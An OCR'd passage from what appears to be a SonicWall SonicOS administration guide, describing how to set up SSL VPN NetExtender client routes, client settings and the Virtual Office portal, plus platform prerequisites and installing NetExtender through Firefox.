
NetExtender also adds routes for the local networks of all connected Network Connections. These routes are configured with higher metrics than any existing routes to force traffic destined for the local network over the SSL VPN tunnel instead. For example, if a remote user is has the IP address 10.0.67.64 on the 10.0.*.* network, the route 10.0.0.0/255.255.0.0 is added to route traffic through the SSL VPN tunnel.

NOTE: To configure Tunnel All Mode, you must also configure an address object for 0.0.0.0, and assign SSL VPN NetExtender users and groups to have access to this address object.


To configure SSL VPN NetExtender users and groups for Tunnel All Mode:

1 Navigate to the **Users > Local Users** or **Users > Local Groups** page.

2 Click on the **Configure** button for an SSL VPN NetExtender user or group. The **Edit Group** dialog displays.



3 Click on the **VPN Access** tab.



4 Select the **WAN RemoteAccess Networks** address object.

5 Click the **Right Arrow** button.

6 Click **OK**.

7 Repeat Step 1 through Step 6 for all local users and groups that use SSL VPN NetExtender.


Adding Client Routes

Client Routes are used to configure access to network resources for SSL VPN users.


To configure Client Routes for SSL VPN:

1 Navigate to **Default Device Profile** section of the **SSL VPN > Client Settings** page.

2 Click the **Configure** button for the **Default Device Profile**. The **Edit Device Profile** dialog displays.



3 Click the **Client Routes** tab.



4 From the **Networks** list, select the address object to which you want to allow SSL VPN access.

5 Click the **Right Arrow** button to move the address object to the **Client Routes** list.

6 Repeat Step 4 and Step 5 until you have moved all the address objects you want to use for Client Routes.

Creating client routes causes access rules allowing this access to be created automatically. Alternatively, you can manually configure access rules for the SSL VPN zone on the **Firewall > Access Rules** page. For more information, see Firewall > Access Rules on page 889.

NOTE: After configuring Client Routes for SSL VPN, you must also configure all SSL VPN NetExtender users and user groups to be able to access the Client Routes on the **Users > Local Users** or **Users > Local Groups** pages.

IMPORTANT: Add the NetExtender SSL VPN gateway to the DPI SSL excluded IP addresses.

To configure SSL VPN NetExtender users and groups to access Client Routes:

1 Navigate to the **Users > Local Users** or **Users > Local Groups** page.

2 Click on the **Configure** button for an SSL VPN NetExtender user or group.

3 Click on the **VPN Access** tab.

4 Select the address object for the Client Route

5 Click the **Right Arrow** button.

6 Click **OK**.

7 Repeat Step 1 through Step 6 for all local users and groups that use SSL VPN NetExtender.


Configuring the Client Settings tab

NetExtender client settings are configured in the **Edit Device Profile** dialog.


To configure Client Settings:

1 Navigate to the **Default Device Profile** section of the **SSL VPN > Client Settings** page.

2 Click the **Configure** button for the **Default Device Profile**. The **Edit Device Profile** dialog displays.



3 Click the **Client Settings** tab.



4 In the **DNS Server 1** field, either:

- Enter the IP address of the primary DNS server,.
- Click the **Default DNS Settings** to use the default settings for both the **DNS Server 1** and **DNS Server 2** fields. The fields are populated automatically.

NOTE: Both IP v4 and IP v6 are supported.

5 (Optional) In the **DNS Server 2** field, if you did not click **Default DNS Settings**, enter the IP address of the backup DNS server.

6 (Optional) In the **DNS Search List** field:

a Enter the IP address for a DNS server.

b Click **Add** to add it to the list below.

c Repeat Step a and Step b as many times as necessary.

Use the up and down arrow buttons to scroll through the list, as needed.


To remove an address from the list, select it, and then click **Remove**.

7 (Optional) In the **WINS Server 1** field, enter the IP address of the primary WINS server.

NOTE: Only IPv4 is supported.

8 (Optional) In the **WINS Server 2** field, enter the IP address of the backup WINS server.

9 To customize the behavior of NetExtender when users connect and disconnect, select **Enabled** or **Disabled** for each of the following settings under **NetExtender Client Settings**. By default, all have been set to **Disabled**.



- **Enable Client Autoupdate** - The NetExtender client checks for updates every time it is launched.
- **Exit Client After Disconnect** - The NetExtender client exits when it becomes disconnected from the SSL VPN server. To reconnect, users have to either return to the SSL VPN portal or launch NetExtender from their Programs menu.
- **Allow Touch ID on IOS devices** – The NetExtender client allows Touch ID authentication on IOS smart phones.
- **Allow Fingerprint Authentication on Android devices** – The NetExtender client allows fingerprint authentication on Android devices.
- **Enable NetBIOS over SSL VPN** – The NetExtender client allows NetBIOS protocol.
- **Uninstall Client After Exit** - The NetExtender client uninstalls when it becomes disconnected from the SSL VPN server. To reconnect, users have to return to the SSL VPN portal.
- **Create Client Connection Profile** - The NetExtender client creates a connection profile recording the SSL VPN Server name, the Domain name, and optionally the username and password.

10 To provide flexibility in allowing users to cache their usernames and passwords in the NetExtender client, select one of these actions from the **User Name & Password Caching** field. These options enable you to balance security needs against ease of use for users.

- **Allow saving of user name only**
- **Allow saving of user name & password**
- **Prohibit saving of user name & password**


11 When finished on all tabs, click **OK**.

Configuring the SonicPoint L3 Management Default Device Profile


The Default Device Profile for SonicPointN L3 settings are configured in the **Edit Device Profile** dialog.

To configure Client Settings:

1 Navigate to the **SonicPoint L3 Management Default Device Profile** section of the **SSL VPN > Client Settings** page.



2 Click the **Configure** button for the **Default Device Profile**. The **Edit Device Profile** dialog displays.




NOTE: The **Name** and **Description** of the **Default Devices Profile for SonicPointN** cannot be changed.

3 For the zone binding for this profile, on the **Settings** tab, select **SSLVPN** or a custom zone from the **Zone IP V4** drop-down menu.

4 From the **Network Address IP V4** drop-down menu, select the IPv4 NetExtender address object that you created. See Creating an Address Object for the NetExtender Range on page 1392 for instructions. This setting selects the IP Pool and zone binding for this profile. The NetExtender client gets the IP address from this address object if it matches this profile.

5 Click the **Client Routes** tab.



6 From the **Networks** list, select the address object to which you want to allow SSL VPN access.


7 Click the **Right Arrow** button to move the address object to the **Client Routes** list.

8 Repeat Step 6 and Step 7 until you have moved all the address objects you want to use for Client Routes.

Creating client routes causes access rules allowing this access to be created automatically. Alternatively, you can manually configure access rules for the SSL VPN zone on the **Firewall > Access Rules** page. For more information, see Firewall > Access Rules on page 889.

NOTE: After configuring Client Routes for SSL VPN, you must also configure all SSL VPN NetExtender users and user groups to be able to access the Client Routes on the **Users > Local Users** or **Users > Local Groups** pages.

9 Click the **SP L3 Settings** tab.




10 Select an interface from the **WLAN Tunnel Interface** drop-down menu.

11 Click **OK**.

Configuring the Virtual Office Web Portal

SSL VPN > Portal Settings

The **SSL VPN > Portal Settings** page configures the appearance and functionality of the SSL VPN Virtual Office web portal. The Virtual Office portal is the website that uses log in to launch NetExtender. It can be customized to match any existing company website or design style.




Topics:

- Portal Settings on page 1403
- Portal Logo Settings on page 1404


Portal Settings

These options customize what the user sees when attempting to log in:

- **Portal Site Title** - Enter the text displayed in the top title of the web browser in this field. The default is **SonicWall - Virtual Office**.
- **Portal Banner Title** - Enter the text displayed next to the logo at the top of the page in this field. The default is **Virtual Office**.
- **Home Page Message** - Enter the HTML code that is displayed above the NetExtender icon. To:
  - See how the message displays, click the **Preview** Preview... button to launch a popup window that displays the HTML code.
  - Revert to the default message, click the **Example Template** Example Template button to launch a popup window that displays the HTML code.



- **Login Message** - Enter the HTML code that is displayed when users are prompted to log in to the Virtual Office. To
  - See how the message displays, click the **Preview** button to launch a pop-up window that displays the HTML code.
  - Revert to the default message, click the **Example Template** button to launch a pop-up window that displays the HTML code.



The following options customize the functionality of the Virtual Office portal:

- **Launch NetExtender after login** - Select to launch NetExtender automatically after a user logs in. This option is not selected by default.
- **Display Import Certificate Button** - Select to display an **Import Certificate** button on the Virtual Office page. This initiates the process of importing the firewall's self-signed certificate onto the web browser. This option is not selected by default.

  NOTE: This option only applies to the Internet Explorer browser on PCs running Windows when **Use Selfsigned Certificate** is selected from the **Certificate Selection** drop-down menu on the **SSL VPN > Server Settings** page.

- **Enable HTTP meta tags for cache control recommended)** - Select to inserts into the browser HTTP tags that instruct the web browser not to cache the Virtual Office page. This option is not selected by default.

  NOTE: SonicWall recommends enabling this option.

- **Display UTM management link on SSL VPN portal (not recommended)** – Select to display the SonicWall appliance's management link on the SSL VPN portal. This option is not selected by default.

  IMPORTANT: SonicWall does not recommend enabling this option.

Portal Logo Settings

This section allows you to customize the logo displayed at the top of the Virtual Office portal:

- **Default Portal Logo** – Displays the default portal logo:

- **Use Default SonicWall Logo** – Select to use the SonicWall logo supplied with the appliance. This option is not selected by default.
- **Customized Logo** (Input URL of the Logo) — Enter in this field the URL of the logo, in GIF format, you want to display.

  TIP: The logo must be in GIF format of size 155 x 36; a transparent or light background is recommended.

129

Configuring Virtual Office

SSL VPN > Virtual Office

The **SSL VPN > Virtual Office** page displays the Virtual Office web portal inside of the SonicOS management interface.

Topics:

Accessing the SSL VPN Portal

To view the SSL VPN Virtual Office web portal:

1. Navigate to the IP address of the firewall.
2. Click the link at the bottom of the Login page that says `Click here for sslvpn login`.

Using NetExtender

NetExtender is an SSL VPN client for Windows, Mac, or Linux users that is downloaded transparently and that allows you to run any application securely on you company's network. Using Point-to-Point Protocol (PPP), NetExtender allows remote clients seamless access to resources on your local network. Users can access NetExtender two ways:

- Logging in to the Virtual Office web portal provided by the SonicWall security appliance and clicking on the **NetExtender** button.
- Launching the standalone NetExtender client. The NetExtender standalone client is installed the first time you launch NetExtender. Thereafter, it can be accessed directly from the:
  - Start menu on Windows systems.
  - Application folder or dock on MacOS systems.
  - Path name or shortcut bar on Linux systems.

Topics:

User Prerequisites

Prerequisites for Windows Clients:

Windows clients must meet the following prerequisites in order to use NetExtender:

- One of the following platforms:
  - Windows 10, Windows 8.1, Windows 8, Windows 7 Services Pack 1
  - Windows Vista Service Pack 2 (32-bit & 64-bit)
- One of the following browsers:
  - Internet Explorer 9 or later

- Mozilla Firefox 16.0 or later
- Chrome 22.0 or later

- To initially install the NetExtender client, the user must be logged in to the PC with administrative privileges.
- Downloading and running scripted ActiveX files must be enabled on Internet Explorer.
- If the firewall uses a self-signed SSL certificate for HTTPS authentication, then it is necessary to install the certificate before establishing a NetExtender connection. If you are unsure whether the certificate is self-signed or generated by a trusted root Certificate Authority, SonicWall recommends that you import the certificate. The easiest way to import the certificate is to click the **Import Certificate** button at the bottom of the Virtual Office home page.

Prerequisites for MacOS Clients

MacOS clients meet the following prerequisites in order to use NetExtender:

- Mac OS X 10.7 through 10.10

  NOTE: Mac NetExtender is End Of Support on El Capitan (10.11) and later. In future releases of SonicOS firmware, an error appears when a user tries to launch NetExtender, asking the user to install Mobile Connect from the App Store. Secure Mobile Access 8.1 is the final version that has Mac NetExtender support. SonicWall strongly recommends using SonicWall Mobile Connect for Mac OS X devices instead of NetExtender, currently and in future releases.

- Java 1.7 and higher
- Both PowerPC and Intel Macs are supported.

Prerequisites for Linux Clients:

Linux 32-bit or 64-bit clients are supported for NetExtender when running one of the following distributions (32-bit or 64-bit):

- Linux Fedora Core 20 or later; Ubuntu 12.04, 13.10, or later; or OpenSUSE 10.3 or later
- Java 1.7 or later is required for using the NetExtender user interface

The NetExtender client has been known to work on other distributions as well, but these are not officially supported.

NOTE: Open source Java Virtual Machines (VMs) are not currently supported. If you do not have Java 1.5 or later, you can use the command-line interface version of NetExtender.

User Configuration Tasks

SonicWall NetExtender is a software application that enables remote users to securely connect to the remote network. With NetExtender, remote users can virtually join the remote network. Users can mount network drives, upload and download files, and access resources in the same way as if they were on the local network.

TIP: For the procedure on setting up NetExtender access, see the Knowledge Base article, How to configure SSL-VPN feature (NetExtender Access) on SonicOS 5.9 & Above (SW10657).

Installation and usage instructions by platform

Platform	Sections
Windows	• Installing NetExtender Using the Mozilla Firefox Browser on page 1408 • Installing NetExtender Using the Internet Explorer Browser on page 1410 • Launching NetExtender Directly from Your Computer on page 1414 • Configuring NetExtender Preferences on page 1415 • Configuring NetExtender Connection Scripts on page 1416 • Configuring Proxy Settings on page 1418 • Viewing the NetExtender Log on page 1419 • Disconnecting NetExtender on page 1421 • Upgrading NetExtender on page 1422 • Uninstalling NetExtender on page 1422 • Verifying NetExtender Operation from the System Tray on page 1422
MacOS	• Installing NetExtender on MacOS on page 1423 • Using NetExtender on MacOS on page 1424
Linux	• Installing and Using NetExtender on Linux on page 1426

Installing NetExtender Using the Mozilla Firefox Browser

To use NetExtender for the first time using the Mozilla Firefox browser:


1 Navigate to the IP address of the firewall.

2 Click the link at the bottom of the Login page that says `Click here for sslvpn login`.

3 Click the **NetExtender** button.

4 The first time you launch NetExtender, it installs the NetExtender stand-alone application automatically on your computer. If a warning message is displayed in a yellow banner at the top of your Firefox banner, click the **Edit Options...** button.

5 The **Allowed Sites - Software Installation** dialog is displayed, with the address of the Virtual Office server in the address field. Click **Allow** to allow Virtual Office to install NetExtender, and click **Close**.




6 Return to the **Virtual Office** dialog.


7 Click **NetExtender** again.

8 The **Software Installation** dialog displays. After a five second countdown, the **Install Now** button becomes active. Click it.

9 NetExtender is installed as a Firefox extension.



10 When NetExtender completes installing, the **NetExtender Status** dialog displays, indicating that NetExtender successfully connected.




Closing the dialog (clicking on the **x** icon in the upper right corner of the window) does not close the NetExtender session, but minimizes it to the system tray for continued operation.

11 Review NetExtender status window to understand the fields in the **NetExtender Status** window.

NetExtender status window

Field	Description
Status	Indicates what operating state the NetExtender client is in, either Connected or Disconnected.
Server	Indicates the name of the server to which the NetExtender client is connected.
Client IP	Indicates the IP address assigned to the NetExtender client.
Sent	Indicates the amount of traffic the NetExtender client has transmitted since initial connection.
Received	Indicates the amount of traffic the NetExtender client has received since initial connection.
Duration	The amount of time the NetExtender has been connected, expressed as days, hours, minutes, and seconds.

12 Additionally, a balloon icon in the system tray appears, indicating NetExtender has successfully installed.



13 The NetExtender icon is displayed in the task bar.

Installing NetExtender Using the Internet Explorer Browser

SonicWall SSL VPN NetExtender is fully compatible with Microsoft Windows Vista 32-bit and 64-bit, and supports the same functionality as with other Windows operating systems.

NOTE: It may be necessary to restart your computer when installing NetExtender on Windows Vista.

Internet Explorer Prerequisites

